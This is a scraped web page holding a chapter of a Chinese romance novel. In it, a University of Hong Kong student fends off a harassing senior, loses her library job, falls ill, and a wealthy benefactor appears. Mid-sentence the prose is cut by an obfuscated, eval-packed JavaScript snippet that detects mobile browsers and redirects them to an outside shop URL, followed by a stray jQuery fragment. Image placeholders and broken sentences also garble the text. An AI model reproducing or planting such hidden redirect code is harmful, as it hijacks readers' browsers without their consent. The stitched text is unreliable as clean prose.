    宗勖白看着她的背影和走得不太适应的步伐,唇角勾起笑。她看着柔弱,胆子却不小,一次飙车,一次兜风,都没把她吓吐。

    和橙差不多抵达宿舍,竟看见个熟悉的男人,梁家皓,他吊儿郎当地叼着烟,旁边的男人用打火机给他点了火。

    和橙停步皱眉,心里感慨他的无所事事和坚持不懈。

    港大持学生签证的非本地学生严禁在校外从事任何兼职工作,只能通过校园招聘Career-relatedPart-timeJobs或者CEDARS找兼职。

    和橙前段时间找到图书馆助理工作,一周兼职时间满20小时。

    平时负责图书上架与整理,图书馆安静有学习氛围,在非忙碌时段还可以边值班边复习自己的功课。

    和橙很喜欢这份兼职。

    喜欢也没用,兼职从昨天暂停。

    全因梁家皓。

    梁家皓是大四的学长,香港本地人,自从在图书馆偶遇和橙后便动了歪心思。

    和橙反复强调自己有一个异地恋男朋友,他不仅丝毫不介意还隐隐有些兴奋,甚至死缠烂打到学校宿舍楼下。

    同一层楼的学生几乎都知道他的存在。

    哪怕和橙一直明确拒绝他也跟听不懂人话似的,野蛮无理得像头牛。

    终于在四天前,和橙把梁家皓给打了。

    梁家皓不顾她意愿跟着她从图书馆回宿舍,路上动手动脚,她察觉到危险反射性抬手就给了他一拳头,他当场眼冒金星。

    捂着脸不可置信:“我丢你老母,食屎啦你哩个大陸人。”

    第二天,梁家皓贼心不死找到和橙说兼什么职,只要做他女朋友,享不完的荣华富贵

    。

    侮辱犹如巨石重重地砸在和橙头顶,她气愤得发抖,俗话说人穷志不穷,她从来没想过要靠出卖

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17784676|210165||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    色相赚钱。

    再次拒绝后,他便去图书馆闹事,事情闹大了被管理员知道,语重心长跟她聊天希望她处理好这件事情再回去。

    她惹不起还躲不起吗?

    往稍隐蔽的绿意后面躲着,探头看去,梁家皓吐出烟圈,弹了弹身上的烟灰,跟旁边的男人说了什么,拔腿离开。

    等到梁家皓的身影彻底消失,和橙才敢继续往前走。

    搭乘电梯到六楼,途径宿舍公共区域,欢声笑语中听见熟悉的嗓音喊她。

    角落的小圆桌和沙发坐着几个女生,隔壁宿舍的何书霞朝她挥了挥手,手心托着下巴,眼睛亮晶晶地八卦道:“和橙你回来啦,在楼下有遇见梁家皓吗?他在米线食堂等了你几个小时呢,听说你不在才离开。

    梁家皓在香港大学本身就小有名气,有钱有势跑车副驾不缺女人,加上追她轰轰烈烈,这栋楼人尽皆知。

    和橙不想谈论梁家皓的事情,简单回答:“没有。

    “嗳,你是去找兼职了吗?何书霞微微叹息了声:“你还是别挣扎了,再怎么找都没用,梁家皓的堂哥跟学校有关系,据说已经跟学校撂下话,谁要是敢招你,那就是跟他过不去。

    “要我说,你不如跟了人家梁家皓,反正你男朋友在内地嘛,又不知道你在学校也谈了,梁家皓也不是那么长情的人,最多两个星期就腻了,跟他谈几天未来四年你也能少受点罪,不然你上课学习都不得安生。

    沙发上另一个女生啧了声:“你说得轻巧,你怎么不去跟他谈几天?

    “那人家也没看上我呀,不然谁不想过豪车接送,名牌包随便挑的生活?哪怕只是昙花一现,起码我也捞到好处了!

    “怎么可能看不上你!你这脸蛋去选秀都能原地C位出道。

    垂在身侧的手捏紧衣料,关节泛白,她们的话犹如银针,刺着和橙的皮肤和神经,她第一次感受到只手遮天四个字。

    她只不过是拒绝一份追求,就要被打压。

    她就像蝼蚁,因为他的喜欢和一句话苟且偷生。

    这种烦闷感延续到吃了晚餐一个小时后,她恶心想吐,站起来发

    现天旋地转,腹部绞痛。

    她虚弱地趴在桌面想起煮面时放了过期的盐焗鸡翅。

    不是吧。

    老天。

    还好卢琪因为这几天生病饮食清淡,今晚身体好点后没有吃她煮的东西,不然得跟她一起遭罪受苦。

    卢琪根据自身经验判断她也是急性肠胃炎,把这两天没吃完的药给她:“吃完明天就好了。

    这药是去学校医疗保健处拿的,因为没有提前预约又是免费,排队3小时才拿到。

    和橙道了谢谢,把药就着温水吞下喉咙,搁在桌面的手机铃声响了,瞥了眼来电显示,是今天在山顶别墅遇见的电视台记者。

    “和橙小姐,请问明天有空吗?电视台想明天采访你,不会耽误你很长时间,大概两个小时就可以。

    和橙抿了抿冰凉的唇,联想到卢琪急性肠胃炎差不多两天就好了,自己喝了同款药,明天身体应该不会有什么大碍便答应了。

    没过多久,杂志社的记者也给她打电话,差不多的话术。

    和橙把他约在下午。

    和橙是个报喜不报忧的人,不想让叶言之知道她生病了,借口在图书馆,拒绝他的视频通话。

    叶言之在微信埋怨:【看来男朋友的美貌色诱不如书中自有黄金屋啊~】

    和橙笑出声,吃坏肚子的坏心情一扫而空。

    【知识记住了那就是我的,你的美貌对我而言只有观赏性。】

    【谁说只有观赏性?】

    【那不然?】

    【你还可以亲可以摸啊。】

    这段恋爱关系里,和橙没他敢于表达,见他这样调侃又忍不住弯了弯唇。

    【你当我是变态啊,隔着屏幕垂涎你的美貌。】

    【这不是变态,是生理性喜欢。男女朋友这样很正常。】

    再这样聊下去,话题会越来越歪,她现在不舒服也没时间精力陪他聊,很快便以复习为由中断聊天。

    深夜的气温依旧燥热无比,和橙一整晚没睡好,吐了5个小时,由于宿舍没有卫生间,她又怕每次开门关门会吵醒卢琪,便在外面公共区域的长沙发坐着休息,想吐的时候也能立马去厕所。

    荒凉夜色逐渐散去,日光缓慢从玻璃窗透进屋内,飞速在墙壁完成

    黑白交替。

    和橙浅浅睡着,毯子掖在下巴,面色几分憔悴,干净眼皮上亮白的霞晖泛着温,陆陆续续有人起床洗漱,动静不小,她被惊醒,掀开眼皮时已经吐到没了力气。

    不过,吐干净后身体好受多了,头没那么懵,她无力地将毯子掀开,触到柔软的面料,眼皮往下。

    是宗先生在浅水湾让炳叔送给她的那条毯子,昨夜拿来盖肚子,不知不觉裹住了全身。

    早上的课是八点半,中午11点到2点约了电台记者,今天会很忙碌。

    她全身是汗,黏糊糊不舒服,便拿了换洗衣物去洗澡。

    温水并没有把她一身疲惫和疼痛扫去,回到宿舍,卢琪也醒了,坐在床头头发乱糟糟两眼迷茫,“橙子,你身体好些了吗?”

    和橙用干毛巾擦湿发,往床沿坐下:“还是有些不舒服。”“那要不要请假在宿舍休息一天啊。”她病刚好,知道有多难受,分分秒秒只想躺着。

    “没那么严重。”和橙安慰地笑笑。-

    中环摩天高楼鳞次栉比,其中一栋挂着开宗集团中心楼标的大厦楼下,车牌【港·ZHB5】的黑色轿车驶入地库。

    没过多久,董事长专用电梯在顶楼停下,宗勖白从电梯出来。

    依旧是一身标志性的白,高挺鼻梁架着金丝眼镜。

    员工们见他十年如一日地穿着这个色系,却从未觉得单调或看腻。反而时常惊叹:原来白色竟能穿出这样多花样。

    光是白衬衫,便能从缎面的流光、埃及棉的骨感、海岛棉的软糯里幻化出不同版型、纹样、色调。每种面料穿在他身上自成质感。

    只是面无表情时,那一尘不染的白,将他衬得像遥不可及的高山雪,洁净、凛冽,连日光落上去,都仿佛会被弹开。

    “早晨。”总助周启云手握咖啡正好从员工梯出来,遇上宗勖白,跟上用粤语打招呼。

    “早晨。”宗勖白径直往董事长办公室,“同和橙联络的手机是不是在你那?”

    “是的。”当年决定资助和橙时临时办的新卡,用于联络粤北山区那边的人,平时放办公室抽屉,十天半个月才想起来充电一次。

    “你们联系多么?”

    “不多,和橙很有分寸。”想到什么